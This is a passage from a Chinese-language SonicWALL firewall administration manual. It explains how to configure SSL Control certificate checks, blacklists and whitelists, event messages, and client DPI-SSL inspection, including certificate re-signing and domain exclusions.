7. 预安装的常见 CA 证书数为 93。最终的存储库非常类似于可在大多数 Web 浏览器中找到的存储库。其他证书相关的更改：
   a. CA 证书的最大数已从 6 增加到 256。
   b. 单独证书的最大数已从 2,048 增加到 4,096。
   c. 白名单和黑名单中的条目最大数为每个 1,024。

SSL 控制配置

SSL 控制位于防火墙面板中，位于 SSL 控制文件夹下。SSL 控制拥有全局设置和每个区域的设置。默认情况下，在全局级别或区域级别启用 SSL 控制。单独的页面控制如下所示（如需本部分使用的术语的更多信息，请参阅第 883 页的SSL 控制的主要概念）。



主题：

- 第 886 页的常规设置
- 第 886 页的操作
- 第 886 页的配置
- 第 887 页的自定义列表

常规设置

- **启用 SSL 控制** – SSL 控制的全局设置。必须启用该选项才能使应用到区域的 SSL 控制起效。默认情况下未选中该选项。

操作

- **记录事件** – 如果检测到违反了以下**配置**部分中定义的 SSL 策略，将记录该事件，但允许 SSL 连接继续。默认情况下未选中该选项。
- **阻断连接和记录事件** – 在违反策略事件中，将阻止连接并记录事件。默认情况下已选中该选项。

配置

- **启用黑名单** – 按照以下“配置列表”部分中的配置控制黑名单中的条目检测。默认情况下已选中该选项。

- **启用白名单** – 按照以下“配置列表”部分中的配置控制白名单中的条目检测。白名单条目优先于任何其他 SSL 控制设置。默认情况下已选中该选项。
- **检测到过期证书** – 对于起始日期早于当前系统时间或终止日期晚于当前系统时间的证书，控制对其的检测。数据的有效性取决于防火墙的系统时间。在**系统 > 时间**页面上，确保已正确设置系统时间，能够更好地与 NTP 同步。默认情况下未选中该选项。
- **检测 SSLv2** – 控制 SSLv2 交换的 检测。SSLv2 容易受到密码降级的攻击，因为它不会对握手执行完整的检查。推荐的最佳做法是在其合适的位置处使用 SSLv3 或 TLS。默认情况下未选中该选项。
- **检测 SSLv3** – 控制 SSLv3 交换的 检测。推荐的最佳做法是使用 SSLv3 或 TLS。默认情况下未选中该选项。
- **检测自我签名的证书** – 在颁发方和主题具有相同的公用名时控制证书的检测。默认情况下已选中该选项。
- **检测未受信 CA 签名证书** - 在颁发方的证书不在**系统 > 证书**信任存储中的情况下控制证书的检测。默认情况下已选中该选项。
- **检测弱密码（<64 位）**- 控制与长度小于 64 位的对称密码协商的 SSL 会话的检测，通常指示导出密码的使用。默认情况下未选中该选项。
- **检测 MD5 散列** – 控制使用 MD5 哈希创建的证书的检测。默认情况下未选中该选项。

自定义列表

- **配置黑名单和白名单** – 允许管理员定义要在 SSL 证书中匹配公用名的字符串。条目区分大小写，将使用模式匹配形式，如表 136 所示：


表 136. 黑名单和白名单：模式匹配

条目	匹配	不匹配
sonicwall.com	https://www.sonicwall.com, https://csm.demo.sonicwall.com, https://mysonicwall.com, https://supersonicwall.computers.org, https://67.115.118.87 [1]	https://www.sonicwall.de
prox	https://proxify.org, https://www.proxify.org, https://megaproxy.com, https://1070652204 [2]	https://www.freeproxy.ru [3]

1. 67.115.118.67 是当前 sslvpn.demo.sonicwall.com 解析到的 IP 地址，该网站使用发布给 sslvpn.demo.sonicwall.com 的证书。这会导致匹配为“sonicwall.com”，因为匹配的发生基于证书中的公用名。
2. 这是 IP 地址 63.208.219.44 的十进制表示法，其证书将发布给 www.megaproxy.com。
3. www.freeproxy.ru 将与“prox”不匹配，因为该网站当前展示的证书中的公用名为发布给“-”的自签名证书。但这可通过启用控制自签名证书或不受信任的 CA 证书轻松将其阻止。

如需配置白名单和黑名单，请执行以下步骤：

1 单击**配置**按钮。将显示**SSL 控制自定义列表**对话。



2 如需将证书添加到黑名单或白名单表，单击**添加**。显示**添加受信任的黑名单/白名单域条目**对话。



3 在**证书公用名**字段中输入证书的名称。

> 注：列表的匹配将基于 SSL 交换中显示的证书中的主题公用名，而不是在客户端请求的 URL（资源）中。

可使用每个列表下的按钮编辑和删除证书。

4 单击**确定**。

对 SSL 控制设置所做的任何更改都不会影响当前建立的连接；仅检查和影响提交更改之后的新 SSL 交换。

5 单击**确定**。

6 单击**接受**。

启用区域中的 SSL 控制

全局启用 SSL 控制并配置所需的选项后，必须在一个或多个区域中启用 SSL 控制。在区域中启用 SSL 控制后，防火墙通过触发检查，将查找从该区域的客户端发送的客户端问候。然后防火墙将查找为响应对配置策略的评估而发送的服务器问候和证书。启用 LAN 区域中的 SSL 控制的其中一个结果是将检查 LAN 上客户端启动的、将到达任何目标区域的所有 SSL 流量。

> 注：如果要激活某区域（例如 LAN 区域）中的 SSL 控制，而该区域中的客户端将访问连接防火墙的另一个区域（例如 DMZ 区域）中的 SSL 服务器，推荐您将服务器证书的主题公用名添加到白名单中，以确保连续的受信任访问。

如需启用区域中的 *SSL* 控制，请执行以下步骤：

1 转至**网络 > 区域**页面。

2 选择所需区域的**配置**图标。显示**编辑区域**对话。

3 选择**启用 SSL 控制**复选框。

4 单击**确定**。从该区域发起的所有新 SSL 连接现在都将接受检查。

SSL 控制事件

如果用户手动登录或通过 CIA/单点登录标识，日志事件会将客户端的用户名包含到注释部分（未显示）。如果用户的身份不可用，注释将指示该用户为无法识别。

表 137. SSL 控制：事件消息

#	事件消息	发生的条件
1	SSL 控制：证书日期无效	证书的起始日期早于 SonicWALL 系统时间或终止日期晚于系统时间。
2	SSL 控制：证书链不完整	拥有顶级 CA 信任级别的中间 CA 颁发的证书，但 SSL 服务器不显示中间证书。该日志事件是信息型事件，不影响 SSL 连接。
3	SSL 控制：自签名证书	证书是自签名（颁发者 CN 和主题匹配）。 注：关于强制自签名证书控制的信息，请参见第 885 页的注意事项和建议。
4	SSL 控制：不信任的 CA	颁发证书的 CA 没有位于防护墙的**系统 > 证书**存储中。 注：关于强制自签名证书控制的信息，请参见第 885 页的注意事项和建议。
5	SSL 控制：黑名单中找到的网站	将主题匹配模式的公用名输入到黑名单中。
6	SSL 控制：使用的是弱密码	协商的对称密码长度小于 64 位。关于弱密码的列表，请参见表 135。
7	参见 #2	参见 #2。
8	SSL 控制：无法解码服务器问候信息	无法破译来自 SSL 服务器的服务器问候信息。如果证书和服务器问候消息位于不同的数据包，也会出现此情况，在连接 SonicWALL 设备上的 SSL 服务器时经常会发生此类事件。该日志事件是信息型事件，不影响 SSL 连接。
9	SSL 控制：白名单中找到的网站	将主题匹配模式的公用名输入到白名单中。始终允许白名单条目，即使在协商中违反了其他策略，例如 SSLv2 或弱密码。
10	SSL 控制：通过 SSLv2 的 HTTPS	使用 SSLv2 协商 SSL 会话，容易受到某些中间人攻击。推荐的最佳做法是使用 SSLv3 或 TLS。

第 11 部分

DPI-SSL

- 关于 **DPI-SSL**
- 配置客户端 **DPI-SSL** 设置
- 配置服务器 **DPI-SSL** 设置

82

关于 DPI-SSL

- 第 891 页的 DPI-SSL 概述
  - 第 891 页的功能
  - 第 892 页的部署方案
  - 第 892 页的自定义 DPI-SSL
  - 第 893 页的每个设备型号的连接

DPI-SSL 概述

注：DPI-SSL 是一种需要单独授权的功能，可提供对加密 HTTPS 流量或其他基于 SSL 的流量的检测。

主题：

- 第 891 页的功能
- 第 892 页的部署方案
- 第 892 页的自定义 DPI-SSL
- 第 893 页的每个设备型号的连接

功能

主题：

- 第 891 页的支持的功能
- 第 892 页的安全服务

支持的功能

安全套接字层的深度数据包检测 (DPI-SSL) 扩展了 SonicWALL 的深度数据包检测技术，可用于监控加密的 HTTPS 流量和其他基于 SSL 的流量。SSL 流量经过透明解密（拦截），扫描威胁后，如果未发现任何威胁或漏洞，将重新进行加密，然后发送至目标。

DPI-SSL 提供了额外的安全保护、应用程序控制和数据防泄漏功能，可分析加密的 HTTPS 和其他基于 SSL 的流量。DPI-SSL 支持：

- 传输层安全性 (TLS) 握手协议 1.2 及更低版本 – 从 SonicOS 6.2.5.1 开始，在 DPI-SSL 部署中进行防火墙与服务器之间的 SSL 检查/解密的过程中将支持 TLS 1.2 通讯协议（以前，只有客户端与防火墙之间才支持 TLS 1.2）。SonicOS 同样已在其他领域支持 TLS 1.2。
- SHA-256 – 从 SonicOS 6.2.5.1 开始，所有重签名的服务器证书将使用 SHA-256 哈希算法进行签名。

- 完美转发保密 (PFS) – 基于完美转发保密的密码及其他更高强度的密码将通过公告的密码套件中的弱密码排定优先顺序。因此，除非客户端或服务器不支持强密码，否则其不会协商弱密码。

DPI-SSL 还支持通过 SSL 隧道的应用程序级别带宽管理。如果对应用程序启用了 DPI-SSL，应用程序规则 HTTP 带宽管理策略还将应用到通过 HTTPS 访问的内容。

安全服务

以下安全服务和功能可使用 DPI-SSL：

- 网关防病毒
- 网关防间谍
- 入侵保护
- 内容过滤
- 应用程序防火墙

部署方案

DPI-SSL 具有两个主要的布局场景：

- **客户端 DPI-SSL**：用于当设备的 LAN 上的客户端访问 WAN 上的内容时检查 HTTPS 流量。可根据公用名或类别执行对 DPI-SSL 的排除。
- **服务器 DPI-SSL**：用于当连接 WAN 的远程客户端访问位于设备的 LAN 中的内容时检查 HTTPS 流量。

代理部署

DPI-SSL 支持代理部署，代理部署中的所有客户端浏览器都会配置为重定向至代理服务器，但不包括位于客户端浏览器和代理服务器之间的设备。如果域是虚拟主机服务器的一部分，或在某些云部署，则此方案支持所有 DPI-SSL 功能，包括域排除，其中同一服务器 IP 还可供多个域使用。

此外，典型数据中心服务器场还带有负载均衡器和/或反向 SSL 代理，可分载对服务器的 SSL 处理。对于面向服务器和执行解密的负载均衡器，此设备通常仅查看负载均衡器 IP，负载均衡器随后解密此内容，并确定要将此连接分配的具体服务器。DPI-SSL 目前已包含全局策略选项，可禁用基于 IP 的排除缓存。即使基于 IP 的排除缓存已关闭，也将继续执行排除工作。

自定义 DPI-SSL

重要：将 NetExtender SSL VPN 网关添加至基于 IP 的 DPI SSL 排除列表。由于 NetExtender 流量经 PPP 封装，因此使 SSL VPN 解密该流量不会带来有意义的结果。

一般而言，DPI-SSL 策略旨在确保通过此设备的任何及所有流量的安全。这可能或可能不会符合您的安全需求，因此 DPI-SSL 允许您对处理的内容进行自定义。

DPI-SSL 附带一份从 DPI 处理排除的内置（默认）域列表（数据库）。您可以随时添加至此列表、删除已添加的任何条目，并/或切换从 DPI 处理中排除与包含在 DPI 处理中之间的内置条目。DPI-SSL 还允许您按照公用名或类别（例如银行或医疗保健）排除或包含域。

但是，无论按公用名还是类别排除的排除站点，都会构成安全风险，开发套件可能会绕过此应用程序并下载至客户端计算机，或中间人劫持程序可能会为毫无警惕的客户端提供伪造服务器/证书，从而在将来利用此漏洞。如需规避此类风险，DPI-SSL 可在执行排除前先对排除站点进行身份验证。

随着您网络中 HTTPS 连接百分比的增加及新 https 站点的出现，即便是最新的 SonicOS 版本，也不太可能包含完整的内置/默认排除列表。当因固有实现新客户端应用程序或服务器实现而发生 DPI-SSL 拦截时，部分 HTTPS 连接

失败且可能需要排除此设备中的这些站点以提供无缝用户体验。SonicOS 将记录您能够排除和使用的上述故障连接，以将受信任条目添加至排除列表。

除了排除/包含站点外，DPI-SSL 还可为全局连接同时提供全局验证策略和精确异常策略。例如，使用全局策略验证连接，可能会阻断受信任的新 CA 证书或专用(或本地企业部署)安全云解决方案的自签名服务器证书等本质安全的部分连接。该精确选项允许您从全局验证策略中排除个别的域。

您可以配置对某个域的排除，该域位于同一服务器（证书）所支持的所有域的列表中。即，部分服务器证书包含多个域名，但您希望仅排除其中一个域，而无需排除单个服务器证书提供的所有域。例如，您可以排除 youtube.com 而无需排除 google.com 等任何其他域，即使 *.google.com 是已作为“主题备用名”扩展名下的备用域列出 youtube.com 的服务器证书的公用名。

每个设备型号的连接

表 138 显示每个平台和设备可在其中执行客户端 DPI-SSL 检查的最大并发连接数。

表 138. 客户端 DPI-SSL 支持的每个平台的最大并发连接数

硬件模型	最大并发 DPI-SSL 连接数	硬件模型	最大并发 DPI-SSL 连接数
SM 9600	12,000	TZ600	250
SM 9400	10,000	TZ500	250
SM 9200	8,000	TZ500W	250
NSA 6600	6,000	TZ400	250
NSA 5600	4,000	TZ400W	250
NSA 4600	3,000	TZ300	250
NSA 3600	2,000	TZ300W	250
NSA 2600	1,000	SOHO W	100

83

配置客户端 DPI-SSL 设置

- 第 894 页的 DPI-SSL > 客户端 SSL
  - 第 895 页的查看 DPI-SSL 状态
  - 第 895 页的配置客户端 DPI-SSL


DPI-SSL > 客户端 SSL



主题：

- 第 895 页的查看 DPI-SSL 状态
- 第 895 页的配置客户端 DPI-SSL

查看 DPI-SSL 状态



DPI-SSL 状态部分显示当前的 DPI-SSL 连接数、峰值连接数及最大连接数。

配置客户端 DPI-SSL

客户端 DPI-SSL 布局场景通常用于当 LAN 上的客户端浏览 WAN 上的内容时检查 HTTPS 流量。在此场景中，对于所有检查的内容防火墙通常没有证书和私钥。执行 DPI-SSL 检查后，将重写远程服务器发送的证书，并使用在客户端 DPI-SSL 配置中指定的证书签署此新生成的证书。默认情况下，这是防火墙认证授权 (CA) 证书，但也可以是其他可指定的证书。应指示用户将证书添加到其浏览器中的信任列表中，以避免证书信任错误。

主题：

- 第 895 页的配置常规设置
- 第 897 页的选择证书重签名授权
- 第 898 页的配置排除和包含
- 第 903 页的客户端 DPI-SSL 示例

配置常规设置

启用客户端 *DPI-SSL* 检查的步骤如下：

1 转至 **DPI-SSL > 客户端 SSL** 页面的**常规**选项卡。



2 选中**启用 SSL 客户端检测**复选框。默认情况下，该复选框未启用。

3 选择以下要用于执行检查的一个或多个服务；无默认选中：

- **入侵保护**
- **网关防病毒**
- **网关防间谍**
- **应用程序防火墙**
- **内容过滤器**

4 如需验证解密/拦截连接的服务器，请选择**始终验证解密连接的服务器**复选框。启用后，DPI-SSL 将阻断以下连接：

- 未信任证书的网址连接。
- 无法根据此连接的服务器证书验证客户端问候中的域名时。

默认情况下，该复选框未启用。

重要：如果需要高级别安全性，则仅启用此选项。如 第 901 页的显示连接故障 所述，连接失败列表中将显示阻断的连接。

提示：如果启用此选项，则使用**跳过基于 CFS 类别的排除**选项（参阅 第 899 页的排除/包含公共名称）以从此全局验证选项中排除特定的域。这有利于覆盖受信任站点的所有服务器验证相关的错误。

5 如需禁用排除的基于服务器 IP 地址的动态缓存，请选择**防火墙查看不同服务器域的单个服务器 IP 的部署，例如：代理设置**复选框。默认情况下，该复选框未启用。

此选项用于代理部署，代理部署中的所有客户端浏览器都会重定向至代理服务器，包括位于客户端浏览器和代理服务器之间的设备。如果域是虚拟主机服务器的一部分、作为服务器场(前端带有负载均衡器)的一部分或在某些云部署中，则系统支持 DPI-SSL 的所有功能，包括域排除，其中同一服务器 IP 还可供多个域使用。

在该部署中，该设备所监测到的所有服务器 IP 都是代理服务器 IP。因此，在代理部署中，必须禁用基于 IP 的排除缓存。启用此选项不会影响 SonicOS 执行排除的功能。

6 默认情况下，将绕过通过 DPI-SSL 连接限制的连接。如需在超出连接限制时允许新连接绕过解密，而不是断开，则选择**允许在超过连接限制时使用无加密的 SSL（绕过）**复选框。默认情况下已选中该选项。

如需确保断开通过 DPI-SSL 连接限制的新连接，则取消选择/禁用此复选框。

7 如需在添加排除项之前审核新的内置排除域名，则选择**在添加排除项之前审核新的内置排除域名**复选框。默认情况下，该复选框未启用。

如果启用此选项，只要内置排除列表发生改变（例如，升级至新的固件镜像或其他系统相关操作），则将通过 **DPI-SSL > 客户端 SSL** 显示此更改的通知弹出对话框。您可以检查/审核新更改，并接受或拒绝对内置排除列表所做的任何、部分或所有新更改。此时，将更新运行时排除列表以反映新的更改。

如果禁用此选项，SonicOS 将接受对内置排除列表所做的所有新更改且自动添加这些新更改。

8 如需始终在应用公用名或类别排除策略前验证服务器，则选择**始终在应用排除策略前验证服务器**复选框。启用后，DPI-SSL 将阻断以下排除连接：

- 未信任证书的网址连接。
- 无法根据此连接的服务器证书验证客户端问候中的域名时。

这是在应用排除策略前验证服务器连接的有用功能。启用此选项可确保设备不会盲目对连接应用排除策略，进而产生针对排除站点或属于排除类别的站点的安全漏洞。这在排除银行站点类别时尤为重要。

通过在应用排除策略前同时验证服务器证书和客户端问候中的域名，SonicOS 可拒绝不受信任站点，并阻止发生潜在的零天攻击类型。SonicOS 实施采取“信任但验证”的方法确保首先验证与排除策略条件相匹配的域名，进而避免毫无警惕的客户端受到网络钓鱼或与 URL 重定向相关的攻击。

默认情况下，该复选框未启用。

重要：如果您要排除主题备用名扩展名中的备用域，推荐您启用此选项。

提示：如果启用此选项，则使用**跳过基于 CFS 类别的排除**选项（参阅 第 899 页的排除/包含公共名称）以从此全局验证选项中排除特定的域。这有利于覆盖受信任站点的所有服务器验证相关的错误。

9 单击**接受**。

选择证书重签名授权

仅当防火墙信任授权证书时，重签名证书将替换原来的证书签名授权。如果授权不受信任，那么证书将自签名。为了避免证书错误，请选择受 DPI-SSL 保护并受设备信任的证书。

注：如需请求/创建 DPI SSL 证书机构 (CA) 证书的信息，请参阅 Dell 支持网站上的“知识库”文章：*How to request/create DPI-SSL Certificate Authority (CA) certificates for the purpose of DPI-SSL certificate resigning* (SW14090)。

选择重签名证书的步骤如下：

1 转至 **DPI-SSL > 客户端 SSL** 页面。

2 单击**证书**选项卡。




3 从**证书**下拉菜单中选择要使用的证书。默认情况下使用**默认 Dell SonicWALL DPI-SSL CA 证书**重签名检查的流量。

注：如果证书未列出，可以从**系统 > 证书**页面导入。请参阅第 188 页的导入证书。
如需 PKCS-12 格式的证书，请参阅第 189 页的创建 PKCS-12 格式证书文件。。

4 要将所选的证书下载至防火墙，单击（**下载**）链接。此时显示**打开文件名**对话框。

提示：要查看可用的证书，单击（**管理证书**）链接以显示**系统 > 证书**页面。



a 请确保已选中**保存文件**单选按钮。

b 单击**确定**。

该文件已下载。

5 单击**接受**。

添加信任到浏览器

为实现证书重签名授权，以成功执行证书重签名，浏览器需要信任此证书授权。通过将重签名证书导入到浏览器的受信 CA 列表中，可建立此信任。请按照浏览器的说明导入重签名证书。

配置排除和包含

默认情况下，DPI-SSL 启用后会应用到设备上的所有流量。您可以定制哪些流量将应用 DPI-SSL 检查：

- **排除/包含**列表将排除/包含指定的对象和组
- **公共名称排除**将排除指定的主机名
- **基于 CFS 类别的排除/包含**排除或包含基于 CFS 类别的指定类别

此定制支持单个排除/包含某个域的备用名，该域位于同一服务器（证书）所支持的所有域的列表中。在处理大量流量的部署中，可以使用该选项排除受信任的源，从而减少 DPI-SSL 对 CPU 的影响并防止设备达到 DPI-SSL 检查的最大并发连接数。

注：在使用 Google Drive、Apple iTunes 或任何其他有锁定证书的应用程序时，如果在防火墙中启用了 DPI-SSL，则此应用程序可能会无法连接至服务器。如需允许应用程序连接至服务器，则应从 DPI-SSL 中排除关联的域；例如，如需允许 Google Drive 运行，则应排除：

- `.google.com`
- `.googleapis.com`
- `.gstatic.com`

由于 Google 在其所有应用中都使用一个证书，因此排除这些域可使 Google 应用程序绕过 DPI-SSL。

另外，也可从 DPI-SSL 中排除客户端计算机。

主题：

- 第 898 页的排除/包含对象/组
- 第 899 页的按公共名称排除/包含
- 第 902 页的指定基于 CFS 类别的排除/包含
- 第 904 页的内容过滤
- 第 906 页的应用程序规则

排除/包含对象/组

定制 *DPI-SSL* 客户端检查的步骤如下：

1 单击 **DPI-SSL > 客户端 SSL** 页面的**对象**选项卡。



2 从**地址对象/群组排除**和**包含**下拉菜单中，选择 DPI-SSL 检查要排除或包含的地址对象或组。默认情况下，**排除**设置为**无**而**包含**设置为**全部**。

> **提示：****包含**下拉菜单可用于微调指定的排除列表。例如，通过从**排除**下拉菜单中选择**远程办公室-加利福尼亚**地址对象，并从**包含**下拉菜单中选择**远程办公室-奥克兰**地址对象。

3 从**服务对象/群组排除**和**包含**下拉菜单中，选择 DPI-SSL 检查要排除或包含的地址对象或组。默认情况下，**排除**设置为**无**而**包含**设置为**全部**。

4 从**用户对象/群组排除**和**包含**下拉菜单中，选择 DPI-SSL 检查要排除或包含的地址对象或组。默认情况下，**排除**设置为**无**而**包含**设置为**全部**。

5 单击**接受**。

按公共名称排除/包含

可以将信任域名添加至排除列表。将信任域添加至内置排除数据库，可减少 DPI-SSL 对 CPU 影响，并可避免设备达到 DPI-SSL 检查的最大并发连接数。

主题：

- 第 899 页的排除/包含公共名称
- 第 901 页的删除自定义公共名称
- 第 901 页的显示连接故障

排除/包含公共名称

若要按公共名称排除/包含条目，请执行以下步骤：

1 单击**公用名**选项卡。



2 选择下列选项可控制公用名的显示：

- **视图样式**选项：
  - **全部**（默认）– 显示所有公用名。
  - **内置** – 仅显示非定制公用名。
  - **自定义** – 仅显示您添加的公用名。
- **操作**选项：
  - **所有**（默认）– 同时显示排除的覆盖和 CFS 类别排除覆盖。
  - **排除** – 仅显示排除的公用名。

- **跳过基于 CFS 类别的排除** – 仅显示已选择“覆盖基于 CFS 类别的排除”选项的定制公用名。

> 注：使用**跳过基于 CFS 类别的排除**选项从全局包含选项，**始终验证解密连接的服务器**和**始终在应用排除策略前验证服务器**中排除特定域。

3 默认情况下，所有内置公用名均经过核准。您可以通过以下步骤拒绝内置公用名的核准：

a 单击公用名**配置**列中的**拒绝** ⊖ 图标。将显示确认消息。



b 单击**确定**。

拒绝图标变为**接受** ⊕ 图标且**内置**列中的**核准**图标变为**拒绝**。

> 注：内置公用名无法修改或删除，但可拒绝或接受。



接受拒绝的内置公用名的步骤如下：

a 单击其**接受**图标。将显示确认消息。



b 单击**确定**。

4 如需添加定制公用名，请单击**公用名排除/包含**表下的**添加**按钮。随即显示**添加公用名称**对话框。



a 在该字段中添加一个或多个公用名。用逗号或新行字符分隔多个条目。

b 指定**操作**类型：

- **排除**（默认）
- **跳过基于 CFS 类别的排除**
- **跳过验证服务器**如果验证服务器导致连接阻塞，则退出此域的服务器验证。只有在服务器是信任的域时启用此选项。

c DPI-SSL 会根据策略或配置来动态确定是否应拦截（包含）或排除连接。在 DPI-SSL 提取了连接的域名后，即可向连接同一服务器/域的后续连接使用排除信息。

如需禁用动态排除缓存（基于服务器 IP 和公用名），请选择**始终在应用排除策略前验证服务器**复选框。默认情况下未选中该选项。

d 单击**应用**。

公用名排除/包含表将更新且**定制**出现在**内置**列中。如果已选择**始终在应用排除策略前验证服务器**选项，则**内置**列中的**定制**旁将显示**信息**图标。



将鼠标悬停在**信息**图标，查看选择了哪些定制属性。如果通过**连接失败列表**添加了公用名，则信息图标将指示失败类型：

- **跳过 CFS 类别排除**
- **跳过服务器验证**
- **无法验证服务器**
- **客户端握手失败**
- **服务器握手失败**

如需删除此条目，则单击**配置**列中的**删除**图标。

5 可通过指定过滤搜索公用名。

a 在**过滤**字段中，输入一个以此语法指定的名称：名称：*mycommonname*。

b 单击**过滤**按钮。

6 单击页面顶部的**接受**以确认配置。

删除自定义公共名称

要删除自定义公共名称：

1 可执行以下其中一种操作：

- 单击**配置**列中定制公用名的**删除**图标。
- 在**排除**中选择该名称，然后单击**删除**按钮。
- 单击**全部删除**复选框以删除所有自定义公共名称。将显示确认消息。单击**确定**。

2 单击**接受**。

显示连接故障

SonicOS 会将近期与 DPI-SSL 客户端相关的连接故障保存在列表中。它有如下强大功能：

- 列出 DPI-SSL 故障连接。
- 允许您审核故障连接。
- 提供一种自动排除部分故障域的机制。

此对话框显示运行时的连接故障。连接故障可能由下列任一原因造成：

- 无法与客户端握手
- 无法与服务器握手
- 无法验证客户端问候中的域名
- 无法验证服务器（服务器证书问题不受信任）

故障列表仅在运行时可用。每次故障的记录数量是有限的，以确保单次故障类型不会超出整个缓冲区。

使用连接故障列表的步骤如下：

1 单击**显示连接故障**按钮。显示**连接失败列表**对话框。



此列表中的每个条目均显示：

- **客户端地址**
- **服务器地址**
- **公用名** – 故障连接域的公用名。您可以先内联编辑此条目，再将其添加至自动排除列表。
- **错误消息** – 提供与连接相关的上下文信息，它使您能够做出排除此连接的适当选择。

2 添加条目至排除列表的步骤如下：

a 选择该条目。

b 对该条目进行任何编辑。

c 单击**排除**按钮。

3 删除条目的步骤如下：

a 选择条目。

b 单击**清除**按钮。

4 如需删除所有条目，单击**清除所有**按钮。


5 完成时，单击**关闭**按钮。

指定基于 CFS 类别的排除/包含

您可以通过内容过滤类别排除/包含条目。

指定基于 *CFS* 类别的排除/包含的步骤如下：

